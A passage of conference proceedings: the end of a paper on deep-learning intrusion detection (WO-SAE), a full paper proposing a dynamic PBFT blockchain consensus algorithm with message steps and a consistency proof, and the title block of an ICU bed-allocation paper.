The ROC curve reflects the relationship between true positive rate and false positive rate. The area under the ROC curve is used to evaluate the classifiers. The higher the ROC curve's area, the better the model. From Figure 7, the proposed method performs well among all the algorithms, which verifies that the method proposed in this paper has better detection performance for two-category classification compared with existing algorithms. The method of deep feature extraction by SAE can extract deep features from complex data. Combining the optimal SAE with GRU presents remarkable results.

Table 4. Performance comparison between WO-SAE and other recent scholarly works

.

Method	Accuracy(%)	Precision (%)	Recall (%)	F1-score (%)
Statistical analysis and AE [18]	84.21	87	80.37	81.98
PSO-LSTM [19]	94.07	97.23	92.21	94.65
CBR-CNN [20]	89.41	94.42	-	-
IGAN [21]	84.45	84.85	84.85	84.17
WO-SAE	98.69	98.48	98.37	98.43

Furthermore, the proposed method is compared with some recent scholarly works as shown in Table 4. It can be seen that the proposed method shows significant improvement compared to the other methods in terms of classification performance.

5. CONCLUSIONS

In this paper, an intrusion detection model based on deep feature extraction through sparse autoencoder is proposed. This model does not depend on manual experience. It can automatically obtain the key parameters of sparse autoencoder and extract deep features by optimal SAE. To achieve better classification effect, the accuracy presented 98.69% by using GRU for classification. Compared with the existing IDS methods, the proposed model reduces the complexity of detection and the training time. It can effectively identify the abnormal traffic in the network and provide guarantee for network security. We believe that the WO-SAE model may support in future research. As part of our future work, we would find more realistic network traffic data to verify our model.

ACKNOWLEDGEMENTS

This research was supported by National Natural Science Foundation of China (61136002), Industrial Public Relations Project of Shaanxi Province(2014k06-36), Science and Technology Plan Project of Xi’an (CX12188(7)).

REFERENCES

[1] T. A. Tang, L. Mhamdi, D. McLernon, S. A. R. Zaidi & M. Ghogho, (2016) “Deep learning approach for Network Intrusion Detection in Software Defined Networking”, 2016 International Conference on Wireless Networks and Mobile Communications (WINCOM), Fez, Morocco, pp258-263.

[2] U. Demšar, P. Harris, C. Brunsdon, A. S. Fotheringham & S. McLoone, (2013) “Principal Component Analysis on Spatial Data: An Overview”, Annals of the Association of American Geographers, Vol. 103, No. 5, pp106-128.

[3] A. Sharma & K. K. Paliwal, (2015) “Linear discriminant analysis for the small sample size problem: an overview”, International Journal of Machine Learning and Cybernetics, Vol. 6, No. 3, pp443-454.

[4] Masdari M & Khezri H, (2020) “A survey and taxonomy of the fuzzy signature-based Intrusion Detection Systems”, Applied Soft Computing, 106301.

[5] Hinton G E & Salakhutdinov R R, (2006) “Reducing the dimensionality of data with neuralnetworks”, Science, Vol. 313, pp504-507.

[6] Ng A, (2011) “Sparse autoencoder”, CS294A Lecture Notes, pp1-19.

[7] Yuan, F.-N, Zhang, L. , Shi, J.-T , Xia, X. & Li, G, (2019) “Theories and Applications of Auto-Encoder Neural Networks: A Literature Survey”, Chinese Journal of Computers, Vol. 42, pp203-230.

[8] AhmadIftikhar, Abdullah Azween, Alghamdi, Abdullah & Hussain Muhammad, (2011) “Optimized intrusion detection mechanism using soft computing techniques”, Telecommunication Systems, Vol. 52, No. 4, pp2187- 2195.

[9] Zhang H , Huang L & Wu C Q, (2020) “An Effective Convolutional Neural Network Based on SMOTE and Gaussian Mixture Model for Intrusion Detection in Imbalanced Dataset”, Computer Networks1, Vol. 177, 07315.

[10] Keerthi Vasan. K & Surendiran. B, (2016) “Dimensionality reduction using principal component analysis for network intrusion detection”, Perspectives in Science.

[11] WangWei, ShengY, Wang Jinlin, ZengXuewen, YeXiaozhou, HuangYongzhong & ZhuMing, (2018) “ HAST-IDS: Learning Hierarchical Spatial-Temporal Features using Deep Neural Networks to Improve Intrusion Detection”, IEEE Access, Vol. 6, pp1792-1806.

[12] Yang Yanqing, Zheng Kangfeng, Wu Chunhua & Yang Yixian, (2019) “Improving the Classification Effectiveness of Intrusion Detection by Using Improved Conditional Variational AutoEncoder and Deep Neural Network”, Sensors, Vol.19, pp2528.

[13] Hinton, G., (2010) “A practical guide to training restricted boltzmann machines”, Momentum, Vol. 9, pp926-947.

[14] T. T. H. Le, J. Kim & H. Kim, (2017) “An effective intrusion detection classifier using long short-term memory with gradient descent optimization”, in Proc. IEEE Int. Conf. Plat. Technol. Service (PlatCon), Busan, South Korea, pp1–6.

[15] Mirjalili S & Lewis A, (2016) “The whale optimization algorithm”, Advances in Engineering Software, Vol. 95, pp51-67.

[16] N. Sirdeshpande & V. Udupi, (2017) “Fractional lion optimization for cluster head-based routing protocol in wireless sensor network”, Journal of the Franklin Institute, Vol. 354, pp4457–4480.

[17] Tavallaee M, Bagheri E & Lu W, (2009) “A detailed analysis of the KDD CUP 99 data set”, IEEE International Conference on Computational Intelligence for Security & Defense Applications, Ottawa, pp53-58.

[18] Cosimo Ieracitano, Ahsan Adeel, Francesco Carlo Morabito & Amir Hussain, (2020) “A Novel Statistical Analysis and Autoencoder Driven Intelligent Intrusion Detection Approach”, Neurocomputing, Vol 387, pp 51-62.

[19] Wisam Elmasry, Akhan Akbulut & Abdul Halim Zaim, (2020) “Evolving deep learning architectures for network intrusion detection using a double PSO metaheuristic”, Computer Networks, Vol. 168, 107042, 10.1016/j.comnet.2019.107042.

[20] Naveed Chouhan, Asifullah Khan & Haroon-ur-Rasheed Khan, (2019) “Network anomaly detection using channel boosted and residual learning based deep convolutional neural network”, Applied Soft Computing, Vol 83, 105612, 83. 105612. 10.1016/j.asoc.2019.105612.

[21] HuangShuokang & Lei Kai, (2020) “IGAN-IDS: An Imbalanced Generative Adversarial Network towards Intrusion Detection System in Ad-hoc Networks”, Ad Hoc Networks, Vol 105, 102177, 10.1016/j.adhoc.2020.102177.

AUTHORS

Cao Xiaopeng is a Professor in Xi’an University of Posts and Telecommunications. His research interests include natural language processing, swarm intelligence algorithm.

Qu Hongyan is a graduate student in Xi’an University of Posts and Telecommunications. Her main research interests are deep learning and network security.

RESEARCH ON DYNAMIC PBFT CONSENSUS ALGORITHM

Cao Xiaopeng and Shi Linkai

School of Computer Science and Technology,
Xi'an University of Posts and Telecommunications, Xi'an, China

ABSTRACT

The practical Byzantine fault-tolerant algorithm does not add nodes dynamically. It is limited in practical application. In order to add nodes dynamically, Dynamic Practical Byzantine Fault Tolerance Algorithm (DPBFT) was proposed. Firstly, a new node sends request information to other nodes in the network. The nodes in the network decide their identities and requests. Then the nodes in the network reverse connect to the new node and send block information of the current network, the new node updates information. Finally, the new node participates in the next round of consensus, changes the view and selects the master node. This paper abstracts the decision of nodes into the undirected connected graph. The final consistency of the graph is used to prove that the proposed algorithm can adapt to the network dynamically. Compared with the PBFT algorithm, DPBFT has better fault tolerance and lower network bandwidth.

KEYWORDS

Practical Byzantine Fault Tolerance, Blockchain, Consensus Algorithm, Consistency Analysis

1. INTRODUCTION

In many new Internet applications, blockchain [1, 2] is becoming more and more important. Blockchain is a technical solution to maintain a reliable distributed database. Consensus mechanism is the core of blockchain, which solves the problem of how to reach consensus in a completely free and open network without trust.

Blockchain is a decentralized distributed ledger system. It is a network composed of multiple hosts through asynchronous communication. It is necessary to solve the problem that how to reach a consensus on a certain transaction between distrustful individuals after decentralization, so as to ensure the effective operation of the whole system. In the absence of centralization, state replication between hosts is required to reach a consistent state consensus. To ensure the data consistency of each node is a key issue. The consensus algorithm is a mechanism to copy state between unreliable hosts when multiple hosts form a network cluster through asynchronous communication. It is the core of blockchain.

In the development of blockchain, scholars have proposed a variety of consensus mechanisms including Byzantine fault-tolerant algorithm. They pay more attention to resource consumption, security, and consistent time. The advantages and disadvantages of consensus mechanism directly affect the security and performance of the blockchain system. With the application of blockchain technology in various fields, it is particularly important to study consensus algorithm [3].

David C. Wyld et al. (Eds): SPPR, NECO, GridCom, ICCSEA, SCAI, UBIC, SEMIT, MLDS - 2020
pp. 75-85, 2020. CS & IT - CSCP 2020 DOI: 10.5121/csit.2020.101907

The consensus algorithm is used to solve the Byzantine General problem [4]. The Byzantine General problem is all nodes achieved consistency in untrusted networks.

This paper is organized as follows. The detailed literature survey is presented in section 2. Section 3 deals with the algorithm related details. Section 4 proved the correctness of the algorithm. Section 5 introduces the experimental results and performance comparison. The general conclusion and the scope for future work are given in the last part.

2. RELATED WORKS

In 1990, Leslie Lamport published the paper “the part-time partnership” and proposed the Paxos algorithm [5]. Paxos achieved the mechanism of the extreme consistency of distributed systems [6]. This mechanism has been widely used in chubby and zookeeper distributed systems. However, Paxos algorithm [7] does not consider some optimization mechanisms. And there are not too many implementation details in Paxos, which is hard to understand.

Proof of Work (POW) algorithm is mainly used in the bitcoin generation algorithm [8]. It uses hash operation to get a value. The value can be offset to resist DDoS attacks. However, it is not suitable for large block generation time.

Castro et al. improved the BFT algorithm and proposed a practical Byzantine Fault Tolerance (PBFT) [9], which reduced the complexity of the algorithm from exponential to polynomial level. The application becomes feasible in the practical system. PBFT is an algorithm based on state machine replication. It can ensure the system safe and reach a distributed consensus without exceeding the error node's limits. However, the algorithm uses C/S architecture. And it cannot adapt to P2P network. It cannot feel the changes in the number of nodes in the network dynamically.

NEO blockchain [10] mixed the Delegated Proof of Stake (DPoS) [11] and PBFT. They proposed Delegated Byzantine Fault Tolerant (DBFT) [12] through applying the DPoS authorization mechanism to PBFT. This algorithm decides the bookkeeper through voting. The block is validated and generated by the agent. In this way, it reduces the number of nodes in the consensus process and solves the inherent scalability problem of the PBFT algorithm. The disadvantages of DBFT do not be ignored. On the one hand, it is reflected in a lower fault tolerance rate. When 1/3 or more of the super nodes are malicious or downtime, the system does not provide services. On the other hand, the number of super nodes is too small. The entire system is too centralized.

Gueta and Guy proposed the Simplified Byzantine fault-tolerant algorithm (SBFT) [13]. In SBFT, a designated block collector collects and broadcasts transaction information. It batches the information into a new block transaction periodically. The generator provides consensus. Although the communication is reduced, the block verification by the collector has a very high centralization trend.

After analysis of the existing consensus algorithms, each algorithm has its advantages and disadvantages. The original PBFT algorithm cannot add nodes flexibly and dynamically. When the number of nodes in the system increasing, the original algorithm still runs according to the previously fixed number of nodes. There is no suitable admission mechanism to deal with the increasing of the node. It wastes resources. In this paper, an improved PBFT algorithm was proposed. It can realize the node join the network dynamically and participate in consensus. The system is decentralized and improves fault tolerance.

3. DPBFT

PBFT is a distributed protocol, it uses the C/S response mode. It is not suitable for the Peer-to-Peer [14] network of the blockchain [8]. The protocol is a closed-loop operation and cannot add nodes dynamically. To solve this problem, DPBFT was proposed. Figure 1 shows the process of the consistency protocol in DPBFT.

There are five stages in the algorithm, Addrequest, AgreeResponse, Recovery, JoinAndUpdate and Finish. In the Recovery phase, the nodes in the network synchronize with the new nodes. In the JoinAndUpdate phase, the new node sends its information again to prevent malicious nodes from posing as identities to enter the network. Since their information was sent in the Request phase, so this stage is to reconfirm the identity again of the node.




Figure 1. Flow chart of adding a node

Step 1: The new node obtains the network routing table. It sends AddRequest message to the nodes in the network. The format is <Add-Request, s, d> where s is the information of its node and d is the summary after information encryption, then broadcast the message to the network.

Step 2: The node in the system sends its decision information <<Agree-Response,s,d>,i> to the remaining nodes after receiving the request message, where i represents the node number, to ensure the newly added node of information cannot tamper. While collecting AgreeResponse messages from other nodes, receiving at least Q pieces of consent information represents that the remaining nodes allow new nodes to join the network.

Step 3: The node returns its decision information to the newly added node and connects back to the newly added node to synchronize the data. Each node sends the <<Pre-Recovery,V_m>a, i> message, where V_m represents the block message, a is the summary of the message m, and i is the number of its own node.

Step 4: The newly added node broadcasts <Join-Update, s, d> to each node when finished the synchronizing data, where s is the information of its node and d is the encrypted information of its node. Sending the information of the node again is to prevent other nodes join the network.

Step 5: The node in the network updates its routing table and recalculates the view after receiving the message of the new node. Nodes broadcast the updated message <Finish-Update, Vs, i>, where Vs is the information of view after the joined node and i represents the number of its own node. Broadcasting the message to others nodes ensures that the remaining nodes can update data correctly.

Step 6: The updated master node starts a new round of consensus after adding the new node.

4. Algorithm Analysis and Proof

4.1. Algorithm analysis

The nodes in the network make a judgment in the second stage of algorithm when the new node joining. Recovery and update data in the other stages. This algorithm defaults that there are four nodes and one Byzantine node in next analysis. The node in the network make a decision when the newly added node sending the request message, there are two results: agree or disagree. The decision analysis diagram is shown in Figure 2.




Figure 2. Node decision analysis diagram

The nodes in the network reach consistency means making a same decision. It means that there is only one possibility in the end. State consistency as shown in Figure 3.




Figure 3. State consistency

The algorithm has abstracted a model. The specific model is shown in Figure 4.




Figure 4. Algorithm model diagram

Construct a judgment matrix of the criterion layer. N3 is a Byzantine node. B1 indicates that after making its own decision, it can make a judgment when collecting the subsequent message of at least two nodes that have made decision who same as itself. The importance of B2's decision is recorded as 8. After receiving the B2 as the decision side, the importance of B3 is recorded as 5. This moment, enough replies have been collected. Therefore, the weight of B4's reply is not so important, it is recorded as 3. The judgment matrix is shown in Table 1.

Table 1. Judgment matrix of criterion layer.

A	**B1**	**B2**	**B3**	**B4**
B1	1	8	5	3
B2	1/8	1	1/2	1/6
B3	1/5	2	1	1/3
B4	1/3	6	3	1

By normalized the judgment matrix, the maximum eigenvalue λ is 4.073, then $CI = \frac{\lambda\text{-n}}{n-1} = 0.024$, where n is the dimension of the matrix.

According to the size of n, look up the corresponding average random consistency index RI. The table of RI values is shown in Table 2.

Table 2. RI value table.

n	1	2	3	4	5	6	7	8	9
RI	0	0	0.58	0.90	1.12	1.24	1.32	1.41	1.45

$CR = \frac{CI}{RI} = 0.027 < 0.1$. Therefore, consistency is considered acceptable.

Assuming that there are f Byzantine nodes and N summary points in the network. So the number of non-Byzantine nodes is N-f, and the probability of N nodes receiving the error information of the Byzantine nodes is the same. If it is set to p_1, as shown in Eq. 1.

$$p_1 = \frac{f}{N} \tag{1}$$

The probability that each node receiving a Byzantine node message is p_2, as shown in Eq. 2.

$$p_2 = C_N^f * (\frac{f}{N})^f * (1-\frac{f}{N})^{N-f} \tag{2}$$

Through Eq. 2, the probability of the Byzantine node influences other nodes to make decisions in the network that can be calculated.




Figure 5. Byzantine nodes influence the probability of network nodes making decisions

Figure5 shows that the number of nodes and Byzantine nodes increases, the probability ofnodes in the network receiving malicious node communication gradually decreases. For newly added node to join the network, the nodes in the network will make correct decisions and not be affected by Byzantine node interference.

If there have a newly added node and n-1 network nodes in the network, two full-node broadcasts and three single-node broadcasts are required for the admission of the new node. From Figure 1 known, the newly added node needs to broadcast the request information in the Addrequest stage. For other nodes in the network, the number of communications is n-1. In the AgreeResponse stage, each node needs to broadcast decision information to other nodes after making its own decision. So the total number of communications is $(n-1)*(n-2)$. The nodes in the networkneed to be reverse connected to the new node for data synchronization, so the number of communications is n-1. The final update stage requires the nodes in the network to communicate with each other, the number of communications is $(n-1)*(n-2)$. Therefore, the total number of communications is as follows Eq. 3.

$$2n^2 - 3n + 1 \tag{3}$$

4.2. Algorithm proof

This paper abstracts the communication of nodes into the undirected connected graph. To prove the newly added node joined network means prove the consistency of the connected graph. Now the communication between nodes is defined as a communication graph with node set G (node G) and edge set (edge G) so that the directed edges of the two-node communication appear in pairs. And edge (u, v) ∈ edges (G), (v, u) belongs to edges (G). Analyse the communication in each direction by abstracting a pair of directed edges into an undirected edge.

Graph G is an ordered pair consisting of vertex set V and edge set E G=(V, E). Graphs G is a simple undirected graph with $E \subseteq \{\mathrm{uv}|\mathrm{u,v} \in \mathrm{V,u} \neq \mathrm{v}\}$ .The number of vertices of graph G is finite. The vertex set can be assumed is $V\text{=}\{\mathrm{v}_1,\mathrm{v}_2,...\mathrm{v}_n\}$, the edge set is $\mathrm{E}\text{=}\{\mathrm{e}_1,\mathrm{e}_2,...\mathrm{e}_m\}$ .Figure 6 shows that the node communication in the system is abstracted as an undirected graph.




Figure 6. System node communication diagram

Figure 6 is a connected graph, so there are Definition 1 Let G=(V,E) be a connected graph, arbitrary vertex $v \in V(G)$,let $\varepsilon(v) = \max\{d(u,v) \mid u \in V(G)\}$, call $\varepsilon(v)$ the eccentricity of vertex v, and $R(G) = \min\{\varepsilon(v) \mid v \in V(G)\}$, refer to $R(G)$ as the radius of graph G. Therefore, the diameter of graph G is defined as $D(G) = \max\{\varepsilon(v) \mid v \in V(G)\}$, and $R(G) \leq D(G) \leq 2R(G)$. As shown in Figure 7, the radius of the graph is 1.

The problem is studied in an interactive network. A linear combination of the storage state of a node in a network and synchronize with other node states. If $s_i^{(t)}$ represents at time t the state of node i, the $N_i \in V$ represents the set of all nodes that can be communicated with. The method of updating node state is expressed as $s_i^{(t+1)} = a_{ii}^{(t+1)} s_i^{(t)} + \sum_{j \in N_i} a_{ij}^{(t+1)} s_j^{(t)}$,where $a_{ij}^{(t)}$ represents the probability of node reply. The status update can be expressed as $X^{(t+1)} = A^{(t+1)} X^{(t)}$. If each node's state has reached consistency, it means the entire network has reached consistency.

If the undirected graph G satisfies the consistency, it indicates that its state has reached consistency. In this problem, it means that the nodes in the network have made a consistent decision to the new node.

Theorem 1 Let the radius of graph G be r, then there are r matrices $A_1,\ A_2,\ ...,A_r \in M(G)$ make

$$A_r...A_2A_1=\begin{pmatrix}1&0&\cdots&0\\1&0&\cdots&0\\ \vdots&\vdots&\vdots&\vdots\\1&0&\cdots&0\end{pmatrix}$$

, where M(G) represents the value of all matrix elements in the set, corresponding to the correct and error messages sent by the network nodes.

Prove Let the distance from vertex 1 to other vertices <=r. According to the distance from 1, we can divide the vertex set [n] into r+1 subset. Mark them with $a_0,a_1,...,a_r$. Vertex V_i means the distance from 1 is I , and then marked the vertices $V_0,V_1,...,V_r$ sequentially.

Use Mathematical Induction can prove the existence of $A_k,...,A_2,A_1\in M(G)(k\le r)$ makes

$$A_k,\ldots,A_2,A_1=\begin{pmatrix}1_{s\times1}&0_{s\times(n-1)}\\0_{(n-s)\times1}&0_{(n-s)\times(n-1)}\end{pmatrix}, \text{ where } s=1+|a_1|+|a_2|+...+|a_k|.$$

(1) When r=1, $A_1=(1_{n\times1}\quad 0_{n\times(n\times1)})\in M(G)$.

(2) When r=2, $A_1=\begin{pmatrix}1_{k\times1}&0_{k\times(n-1)}\\0_{(n-k)\times1}&0_{(n-k)^2}\end{pmatrix}\in M(G)$.

Each row of the submatrix formed by A2 has one element of 1, the rest of the elements of 0, and $A_2A_1=(1_{n\times1}\quad 0_{n\times(n-1)})$.

(3) Suppose there are k matrices such that $A_k,\ldots,A_2,A_1=\begin{pmatrix}1_{s\times1}&0_{s\times(n-1)}\\0_{(n-s)\times1}&0_{(n-s)\times(n-1)}\end{pmatrix}$, where $s=1+|a_1|+|a_2|+\ldots+|a_k|$. For every vertex j in a_{k+1}, there is always a vertex s adjacent to j in a_k. Let the element A_{k+1} of $a_{js}=1$ and the other elements are defined as 0. We can get$A_{K+1}A_k,\ldots,A_2,A_1=\begin{pmatrix}1_{s\times1}&0_{s\times(n-1)}\\0_{(n-s)\times1}&0_{(n-s)\times(n-1)}\end{pmatrix}$, where $t=1+|a_1|+|a_2|+\ldots+|a_k|$.So the Theorem 1 is true by Mathematical Induction.

Theorem 2 Let the radius of G be r, and the vertex $n\in V(G)$such that the distance from any vertex to n $\le$ r. There are 2r matrices $A_1,\ A_2,...A_r,A_1^T,A_2^T,...,A_r^T\in M(G)$, such that $A_r...A_2A_1A_1^TA_2^T...A_r^T=1_{n\times n}$, where $1_{n\times n}$ represents an $n\times n$ order matrix where all elements are 1.

Prove According to Theorem 1, the existence of $A_1,A_2,...,A_r\in M(G)$ makes $A_r,...,A_2A_1=(1_{n\times1},0_{n\times(n-1)})$. We can know that $A_1^TA_2^T...A_r^T=\begin{pmatrix}1_{1\times n}\\0_{(n-1)\times n}\end{pmatrix}$. Therefore

$$A_r...A_2A_1A_1^TA_2^T...A_r^T=(1_{n\times1},0_{n\times(n-1)})\begin{pmatrix}1_{1\times n}\\0_{(n-1)\times n}\end{pmatrix}=1_{n\times n}$$

.Means that N satisfies certain consistency.

It can be seen from Theorem 1 that nodes send correct messages and error messages satisfy the 0-1 matrix and the matrix exists. From Theorem 2, the radius of Figure 7 is 1, which satisfies the deterministic consistency. It means the nodes in the network join in the request of the new node Consistency will be reached. It can be added dynamically.

5. Algorithm Comparison

5.1. Analysis of communication times

The total number of communications of the PBFT is $2n^2 - n - 1$. The number of communications of DPBFT is $2n^2 - 3n + 1$ from Eq. 3. From Figure 7, it can be seen that the DPBFT can reduce the communication bandwidth effectively during the consensus process.




Figure 7. Comparison of communication bandwidth

When the network has the same number of nodes and the same size of block, with the increase of the number of nodes, the improved algorithm needs fewer communication times than the original algorithm, has lower bandwidth and less resource consumption than PBFT.

5.2. Fault tolerance analysis

In PBFT, the network needs to be restarted to add the new node. The node in the network needs to update when adding a new node. In DPBFT, at least f+1 correct node reach consensus to complete the new node. The number of nodes to reach consensus f_1 is N in PBFT. The number of nodes to reach consensus f_2 is f+1 in DPBFT. When the two algorithms have the same number of nodes, $f_1 - f_2 = \frac{2N-2}{3}$, where N is always greater than 0 and the minimum is 4. We can know $f_1 > f_2$. It means that the original algorithm is uncontrollable.




Figure 8 Comparison of node error rates

With the long-term operation of the system, the number of nodes in the network increases, and the error rate decreases. The error rate of the node in DPBFT is lower than the original algorithm from Figure 8. It means the proposed algorithm has higher fault tolerance.

6. Conclusions

In order to solve the problem that the traditional PBFT algorithm cannot sense the changes in the number of nodes in the network dynamically. The original algorithm does not adapt to the dynamic network. This paper proposed DPBFT that can add nodes dynamically. This algorithm maintains the characteristics of blockchain decentralization. The whole nodes in the network decision whether the new node participants in the network. The proposed algorithm does not need to restart the whole network. However, there are still some problems with this algorithm. The decision information of each node to communicate needs smaller delay of communication. Otherwise wrong decisions will occur. This problem needs to solve in the future.

References

[1] Pierro M D. What is the blockchain?[J]. Computing in science & engineering, 2017,19(5):92-95.

[2] Thakur S, Kulkarni V. Blockchain and Its Applications – A Detailed Survey[J].International Journal of Computer Applications, 2017, 180(3):29-35.

[3] Huang D, Ma X, Zhang S. Performance Analysis of the Raft Consensus Algorithm for Private Blockchains[J]. IEEE Transactions on Systems, Man, and Cybernetics: Systems, 2018, pp(99):1-10.

[4] Lamport L& Shostak R, &Pease M. (1982) "The Byzantine generalsproblem" ACM Transactions on Programming Languagesre and Systems, Vol. 4, pp382-401.

[5] De Prisco R, Lampson B, Lynch N. Revisiting the Paxos algorithm[C]//International Workshop on Distributed Algorithms. Springer, Berlin, Heidelberg, 1997: 111-125.

[6] Connell A P. Prelates as Part-Time Parliamentarians: The Attendance and Participation of the LordsSpiritual in the Contemporary House of Lords[J]. Parliamentary Affairs A Journal of Representative Politics, 2017, 70(2):págs. 233-253.

[7] Lamport L, Massa M. Cheap paxos[C]//International Conference on Dependable Systems and Networks, 2004. IEEE, 2004: 307-314.

[8] NAKAMOTO S. (2009) "Bitcoin: a peer-to-peer electronic cash system"Cryptography Mailing list at http://metzdowd.com.

[9] Castro &M & Liskov & B, (2002) "Practical byzantine fault tolerance and proactive recovery" ACM Transactions on Computer Systems, Vol. 20, pp398-461.

[10] Elrom & Elad (2019) "NEO Blockchain and Smart Contracts" pp257-298

[11] Daniel Larimer, (2014) "Delegated Proof-of-Stake(DPOS)" White paper, http://bitshares.org/technology/delegated-proof-of-stack-comsensus/

[12] Crain,T&Gramoli,V,(2018) "DBFT:Efficient Leaderless Byzantine Consensus and its Application to Blockchains" pp1-8

[13] Gueta, Guy & Abraham, Ittai& Grossman, Shelly &Malkhi, Dahlia (2019). "SBFT: A Scalable and Decentralized Trust Infrastructure for Blockchains".


[14] Spinellis&Diomidis (2004) "A survey of peer-to-peer content distribution technologies" ACM Computing Surveys, Vol. 36, pp335-371

ACKNOWLEDGEMENTS

This research was funded by National Natural Science Foundation of China (61136002), Industrial Public Relations Project of Shaanxi Province(2014k06-36), Science and Technology Plan Project of Xi'an (CX12188(7)).

AUTHORS

Cao Xiaopeng is a Professor in Xi'an University of Posts and Telecommunications. His research interests include Natural Language Processing and Blockchain.



Shi Linkai is a M.S. candidate. His main research interests are Blockchain and Distributed application.

Augmenting Resource Allocation Techniques for the Management of ICU Beds During COVID-19 Pandemic

Seyed Mohssen Ghafari, Richard Nichol, and Richard A. George

Faethm AI Company, Sydney, Australia

